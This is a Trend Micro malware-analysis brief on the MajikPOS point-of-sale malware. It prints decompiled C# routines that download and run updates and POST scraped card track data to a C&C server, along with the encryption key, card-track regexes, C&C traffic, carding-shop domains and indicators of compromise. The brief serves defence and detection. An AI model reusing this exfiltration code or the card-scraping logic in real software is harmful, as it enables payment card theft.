A TrendLabs Report

MajikPOS Combines PoS Malware and RATs to Pull Off its Malicious Tricks

TrendLabs Security Intelligence Blog

Cyber Safety Solutions Team

March 2017

Table of Contents

MajikPOS is a Mishmash of Nefarious Tricks 1

Entry Point and Attack Chain 2

RAM-scraping Routine 5

Online Shops for Stolen Credit Card Data 8

Indicators of Compromise 9

MajikPOS is a Mishmash of Nefarious Tricks

Crooks behind MajikPOS have various tricks up their sleeves. Apart from infecting systems with it, we also spotted instances where common lateral movement tools were detected around the same time they were actively compromising the endpoint with MajikPOS. These tools include: HKTL_MIMIKATZ, HKTL_FGDUMP, and HKTL_VNCPASSVIEW. We surmise that the bad guys attempted to gain further access within the victim's network. In separate isolated incidents, we also noticed the deployment of MajikPOS via PsExec, a command-line tool that can be used to remotely execute processes on other systems. This may indicate that valid, administrative-level credentials were used against the host. The attackers also tend to deploy what works or what's convenient, as we've also seen them attempt to infect the target host with other PoS malware such as PwnPOS (TSPY_PWNPOS.SMA), and BlackPOS (TSPY_POCARDL.AI).

One of MajikPOS's striking functionalities is how it can take two parts to operate: the main component, often called *csrss.exe*, and *conhost.exe*, which is in charge of the scraping routine. Only the main component, *csrss.exe*, is often deployed; if access to the C&C server is blocked, then full infection doesn't occur and the endpoint is left with a similarly-named system file. We also construe that *csrss.exe* and *conhost.exe* are so named as an effort by the MajikPOS's author to hide the malware, as they mimic common file names in Microsoft Windows. Additionally, MajikPOS opts to use uncommon ports as its C&C channel. We're not certain why, as the customary approach for malware nowadays is to try blending in within normal user traffic, and use the more commonly utilized HTTP (TCP port 80), or HTTPS (TCP port 443).

This technical brief provides an in-depth look into MajikPOS's attack chain and routines.

Entry Point and Attack Chain

- ***Unsecure VNC and RDP.*** While port scanning of hosts directly accessible via the internet happens all the time (and not all result in a compromise), we observed that targets are initially identified by having open ports related to VNC (like TCP port 5900) and RDP (usually TCP port 3389).

- ***Previously installed malicious backdoors, or RATs.*** Most of the backdoors involved have the functionality to acquire information from—and provide remote access to—the endpoint. These RATs can be purchased in the underground, and are otherwise easy to come by. The MajikPOS-infected endpoints we observed would have one or more of the following RATs:

    - Remcos (BKDR_SOCMER.SM)
    - SpyGate (BKDR_BLADABI.SMC)
    - Luminosity Link (BKDR_LUMINOSITY.SM1)
    - Xtreme (WORM_XTREME.SMM)

Configuration and C&C Communication

MajikPOS contacts its C&C server to register the infected system, along with the local IP address, Hardware ID (HWID), Operating System (OS), and computer name. All communication between client and server is encrypted with AES-ECB with Base64 encoding.

```
POST /80okg80/api/?act=in HTTP/1.1
Host: umbpan.xyz
Content-Length: 300
Expect: 100-continue
Connection: Keep-Alive

jv8TM/z0bZuwWPnPJdGIuusAE9YNk+2YJY4Wg9/iOCd/Q6EkzA7aXL4/wWSu3/ovtXZTxKxhQT0oGijO76zFSlhurdiK12T8w7ilGf7Vh0WVkbe3GMiN9bzpBGgVBGjMFdNJcKPZaUMLK3OeUAYnSxp9NA6AIY1OptZOBB9Z58GUU0h
+5bdcSeV1OQp3ZqiRSE05+OCOoYAeErHmDGFiG69suZNxHCqN1jfs0Je0NOXNyQuNteaftVwTHh0Fc8BkTYDLqRT3ZSdWJG41rcpOADOTkgoRWjrxwSKsxLAXilY=HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Date: Tue, 07 Mar 2017 20:14:50 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=da1d4443260a7b36594f6d7f2b27b9c071488917688; expires=Wed, 07-Mar-18 20:14:48 GMT; path=/; domain=.umbpan.xyz; HttpOnly
X-Powered-By: PHP/5.5.38
Set-Cookie: PHPSESSID=hanve1luscikeaufso3vdcagr1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Server: cloudflare-nginx
CF-RAY: 33c039239034265a-FRA

26c
pHL1urYrehWM1jsMkZB1MBMv4N5x4lOKKYAkRT5o7JiBoFbwweNu2Vn5o24iUUqkUTI0QeTE4LS5WNejrhQs7RAZG+A7Ku3GekcKrDl+JJuc4Hq97foZYbJcu6Ix6ocDOHotJPXP3Ok+di/
GQhirVSX2j5UfPkN8wwetzQMLxfN4X7TmmVIsYNoGRT8Ie7Q/0aR9j3XKdWR6gvaMGnO75AnXLE4HqHVk9DqfVFEpe0OUt4L6kfmgacF2Yb1YCcyYcbcifl2CLa6AVPCJf/
Q3ppw7uh31XpxghVCI9p7032iohdFsoFQ9LoQJO0eQAJFvgGiuCeLw0x1D6zHlMANJShl3ejp4SOSxOKzbc+MJ8ggnhCfn5P/BtmTEssq0RUs4DIVZ8qcOxTn8DQImIu/
j9SfjvSXDvNbX2MTJFzzaFIKMbcL3RpGeBrjl41zxTkyg3I0k8mOslD1/jYdPRIcGHt5D20fyGYlE75edrgilQrstD5IsWeC3OMtJwHx87h1CWp/kpHfY1pJnTGcdL5pg3te9c5hsJ/
ZCvZ5Men47nkNL9GVg2qp3tXbA5TwkBBgivVg0UFhy/cMiUZK7h0HF1Q7fpI/8p6YwGnvfGkLIOt4=
0
```

Figure 1: Sample encrypted C&C communication

```
<?xml version="1.0" encoding="utf-8"?>
<Register>
  <LocalIp>192.[redacted]</LocalIp>
  <Hwid>BD[redacted]</Hwid>
  <Os>Windows XP</Os>
  <PcName>COMPUTER001</PcName>
  <Action>reg</Action>
</Register>NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
```

Figure 2: The information after decrypting the C&C communication

The key used in the sample we analyzed (427f1bf2b91cad1e9a4b7e095d6c83763f1bd50d6b8d515d3dbee9f96ef47097) is:

@#$%^&*()<>,./;'-==oqwertgnhiopl

Once registered, the server replies with a configuration file in this format:

ok<password for update>#<regex for track2>|<regex for track1>#<whitelisted processes>

```
oknewpassword#[3-6]{1}\d{14,15}=\d{4}(101|121|126|201|206|220|221|226|521|606|620)\d{5,15}|([3-6]{1}\d{14,15}\^[a-zA-Z/.
]{0,50}\^\d{12,22})#explorer,chrome,firefox,iexplore,svchost,smss,csrss,wininit,devenv,thunderbird,skype,services,dwm,dllhost,jusched,taskmgr,spoolsv,jucheck,lsass,winlogon,alg,wscntfy,qml,akw,wdc,taskhost,searchindexer,lsm,sqlservr,sqlwriter,vmnat,vmnetdhcp,vmware,rundll32,dropbox,apache,mysqld,httpd,idle,system,vmtoolsd,conhost#conhost.exe
```

Figure 3: Server responds with configuration details after registration

The malware then asks the server to update the executable while passing along the HWID and password—the first data from its configuration. As a result, another file is downloaded from the server, which is saved and executed in the system as "**%WinDir%\conhost.exe**".

Conhost.exe is then executed with encrypted arguments. The malware continues to do a task request from the server while the downloaded component runs in parallel. As of this time, only "**exeupdate**" was executed, but code analysis indicates that it can also delete itself from the system using the command "**deletebot**".

```
<?xml version="1.0" encoding="utf-8"?>
<ExeUpdate>
  <Hwid>BD[redacted]</Hwid>
  <Password>newpassword</Password>
  <Action>exeupdate</Action>
</ExeUpdate>NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL NUL
```

Figure 4: Malware requests for EXE update

```
dIc40fndZrEhFLlrWsnf11B3CRqwJAl+ECjBTGCegLvDPermROFLZIyVEG890/b3LxqXVEMzIOWPbAtlo2HYdVQLotwEpEXuj+a0b7H6mIyWJavckjlozsFAZRq3Yfuv9bqgvwkeQs5d5mGCUIEtCGmINz/N1uPWvJOvzvojQOdeyKPgrfnNIpdoQ2enx/bNqweCryr2FN4uQNev8IXHWisdCME1z1/1OPBrmawROa2ervV+KmjerH3sMqYpVisLA0rAXUwQia3lZ1PD27QB9B/Bhw7QvuRvZH6OSRwnHcBGEqFisPuejgC7P3K5cAKGrx0udhzKFrHF/7SL/+iBfPxlmvmJuUlpe70oKVRglf4SuRIBu/QNgylyJJAvrlSOotFTivrTDVRdDF537Xyp+bPMUCzrxxL+QCTEf/0qvgAgXKe3U6ghSzId26SvHqlc8o6c9k8QYO7SyXQRPAVcPjYJ1DC4uTMpG6TtsCW/9JVZHQWWsV8Wp8H/6jy4ZvscncVAqZszmiHHOHsWlL8IOMzeMh3fSA9REEQ8W77WKcpp9lktjKCy2niPgdRY/RkthzyjlEFBKs6/bwP+4LjwmYdGSCXvOBY1gp5tWmwlCEs=
```

Figure 5: Encrypted command-line argument of conhost.exe

```
BD[redacted]#explorer,chrome,firefox,iexplore,svchost,smss,csrss,wininit,devenv,thunderbird,skype,servic
es,dwm,dllhost,jusched,taskmgr,spoolsv,jucheck,lsass,winlogon,alg,wscntfy,qml,akw,wdc,taskhost,searchindexe
r,lsm,sqlservr,sqlwriter,vmnat,vmnetdhcp,vmware,rundll32,dropbox,apache,mysqld,httpd,idle,system,vmtoolsd,c
onhost#[3-6]{1}\d{14,15}=\d{4}(101|121|126|201|206|220|221|226|521|606|620)\d{5,15}|([3-6]{1}\d{14,15}\^[a-
zA-Z/. ]{0,50}\^\d{12,22})NULNULNULNULNULNULNULNULNULNULNUL
```

Figure 6: Decrypted command-line argument of conhost.exe

```
<?xml version="1.0" encoding="utf-8"?>
<GetTask>
  <Hwid>BD[redacted]</Hwid>
  <Action>taskreq</Action>
</GetTask>NULNULNULNULNULNULNUL
```

Figure 7: Malware requests for commands

```
private string method_1(string string_4)
{
    if (string_4 != null)
    {
        if (!(string_4 == "deletebot"))
        {
            if (string_4 == "exeupdate")
            {
                this.class3_0.method_0();
                Serializables.ExeUpdate object_ = new Serializables.ExeUpdate
                {
                    Hwid = this.string_3,
                    Action = "exeupdate",
                    Password = this.class3_0.UpdatePass
                };
                Console.WriteLine("Downloading scanner ...");
                string string_5 = Class6.smethod_2(object_);
                string_5 = this.method_3(string_5, true);
                string arg;
                if (this.class3_0.method_1(string_5, out arg))
                {
                    string arg2 = string.Format("{0}#{1}#{2}", this.string_3, this.class3_0.Processes, this.class3_0.Regex);
                    arg2 = Class0.smethod_0(arg2, this.string_2);
                    string text = string.Format("start \"\" \"{0}.exe\" {1}", arg, arg2);
                    Class5.smethod_0(text, 2, true);
                    Console.WriteLine("Running ... ");
                    this.class3_0.Proc = Class6.smethod_3("conhost");
                }
            }
        }
        else
        {
            this.class3_0.method_0();
            string text2 = string.Format("sc delete {0} && del \"{1}\"", base.ServiceName, Environment.CurrentDirectory + "\\" + base.ServiceName + ".exe");
            Class5.smethod_0(text2, 5, true);
            Process.GetCurrentProcess().Kill();
        }
    }
    return null;
}
```

Figure 8: "exeupdate" and "deletebot" routines

The C&C servers are coded within the malware binary, which utilized both domain names and IP addresses—the domain names were not employing Domain Generation Algorithm (DGA).

RAM-scraping Routine

Conhost.exe is the component responsible for RAM scraping. It uses information from the configuration file for this routine—a whitelist of processes to be skipped when scanning for credit card track data; and regular expressions that verify Track 1 and Track 2 data.

PoS malware typically scan the process memory of PoS software, where the credit card data are located; they are also stored on the magnetic stripe tracks (1, 2, and 3). A PoS malware would need to conduct pattern matching on the track data (sometimes only track 2) to identify the credit card dumps in memory. Track 1 contains the credit card number, expiration date, service code, and the cardholder's name, while Track 2 has the credit card number, expiration date, and service code.

Processes not in the whitelist are first scanned for strings with delimiters, such as '=' and '^' and beginning with 'B' or ';' and ends with '?', to make the routine faster. Depending on the result, it will further verify if the track data is valid via regex matching:

- Track 1: *([3-6]{1}\d{14,15}\^[a-zA-Z/.]{0,50}\^\d{12,22})*
- Track2: *[3-6]{1}\d{14,15}=\d{4}(101|121|126|201|206|220|221|226|521|606|620)\d{5,15}*



Figure 9: Regex used to match Track 1 data (visualization by REGEXPER)



Figure 10: Regex used to match Track 2 data (visualization by REGEXPER)

Magnetic stripe cards store this information in a format defined by ISO/IEC 7813:2006, where it is possible to determine the credit card issuer (i.e., Visa, MasterCard, American Express, etc.) through the primary account number (PAN), and card type (service code). These ascertain the card's restrictions, and where it can be used.

MajikPOS checks the first digit which must be a value from 3 to 6. MajikPOS also checks the service codes and delimiters "=" or "^" in their proper places. While it uses regular expressions to match a valid card number, it does not use Luhn algorithm (a checksum formula) to validate the credit card number.

After verifying the track data, the information is sent to the C&C server via HTTP POST, Action=”bin”:

```
private static string smethod_0(string string_4, List<Serializables.Track> list_2)
{
    Class3.serializedTracks_0.TrackList = list_2;
    Class3.serializedTracks_0.Action = "bin";
    Class3.serializedTracks_0.Hwid = Class3.string_2;
    string data = Class6.smethod_1(Class3.serializedTracks_0);
    data = Class0.smethod_0(data, "@#$%^&*()<>,./;'-==oqwertgnhiopl");
    string result;
    try
    {
        result = Class3.webClient_0.UploadString(string_4, "POST", data);
    }
    catch
    {
        result = null;
    }
    return result;
}
```

list_2 = track data

encryption

POST encrypted data

Figure 11: MajikPOS sends track data via HTTP POST

Delving into the *conhost.exe*’s code, we found that *conhost.exe* declares .NET classes corresponding to the backdoor commands of the malware while communicating to its C&C server. Interestingly, only the *Track* and *SerializedTracks* were used by *conhost.exe* among other classes present. The other classes/commands were used by its main component. It appears *conhost.exe* is designed as such so the main and RAM-scraping components can be combined into one module.

Here is a summary of the backdoor commands:

Command	Description	Parameter
ExeUpdate	Download an updated copy of the malware	HWID Password Action
GetTask	Request for additional tasks from C&C server	HWID Action
Register	Reports the infected machine information to the C&C server	ExternalIp LocalIP HWID OS Pcname Action
Serialized Tracks	Reports the scraped credit card information to the C&C server	Tracklist:bin,Procname HWID Action
DeleteBot	Removes the malware from the infected machine	

Figure 12: Description of the backdoor commands

Online Shops for Stolen Credit Card Data

The peddler, who goes by the handle “MAGICDUMPS”, had specific instruction to “work exactly as instructed after you buy the dumps”. This can possibly refer to the location (city, area code, and ZIP code) where the card must be used to ensure “the highest percentage of approval rate”. This can also suggest why the “magic dumps” shop indicates the country, state, city, and ZIP code. These dumps can also be searched by location.



Figure 13: MAGICDUMPS advertising stolen credit card data

Figure 14: MAGICDUMPS’s instructions on how to use the stolen data

Here are the domains we found selling credit card data stolen by MajikPOS, based on our research on one of the malware's C&C servers. The name "SwipeIT" curiously coincides with our research on another PoS malware, FastPOS (TSPY_FASTPOS).

Domain Name	Create Date
swipe[.]wtf	12/4/2016
swipeit[.]pro	12/5/2016
mcdumps[.]pro	12/21/2016
mcdumps[.]top	12/21/2016
umbpan[.]pw	1/16/2017
umbpan[.]xyz	1/16/2017
magicdumps[.]biz	1/19/2017
magicdumps[.]one	1/19/2017
magicdumps[.]pw	1/19/2017
magicdumps[.]trade	1/19/2017
magicdumps[.]pro	1/30/2017
magicdumps[.]review	1/30/2017
magicdumps[.]space	1/30/2017
magicdumps[.]xyz	1/30/2017
magicdumps[.]top	2/1/2017

Figure 15: Domains of the "Magic Dump" shops

Indicators of Compromise

File Hashes, detected as TSPY_MAJIKPOS.A (SHA-256)

427f1bf2b91cad1e9a4b7e095d6c83763f1bd50d6b8d515d3dbee9f96ef47097
283d1780fbd96325b19b7f273343ba8f8a034bd59f92dbf9b35e3a000840a3b4
14e5efcf0ba8773bcaf1c1b0517a614af68caa67902ee9f26a2a07a2ade58efb
25e4d8354c882eaea94b52039a96cc6d969a2dec8486557351cfa1d05c3b8984
4bbc0afc598c197f137d0617de4bd1ab8c6eef751accb83a5bb6ea02e6c047c0

C&C Servers

umbpan[.]xyz/80okg80/
195[.]22 [.]126[.]234:449/old1/
193[.]169[.]252[.]102:449/1np3r0t/
umbpan[.]pw:8880/o4m3kw/
umbpan[.]pw:8880/o2kf8gp/

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003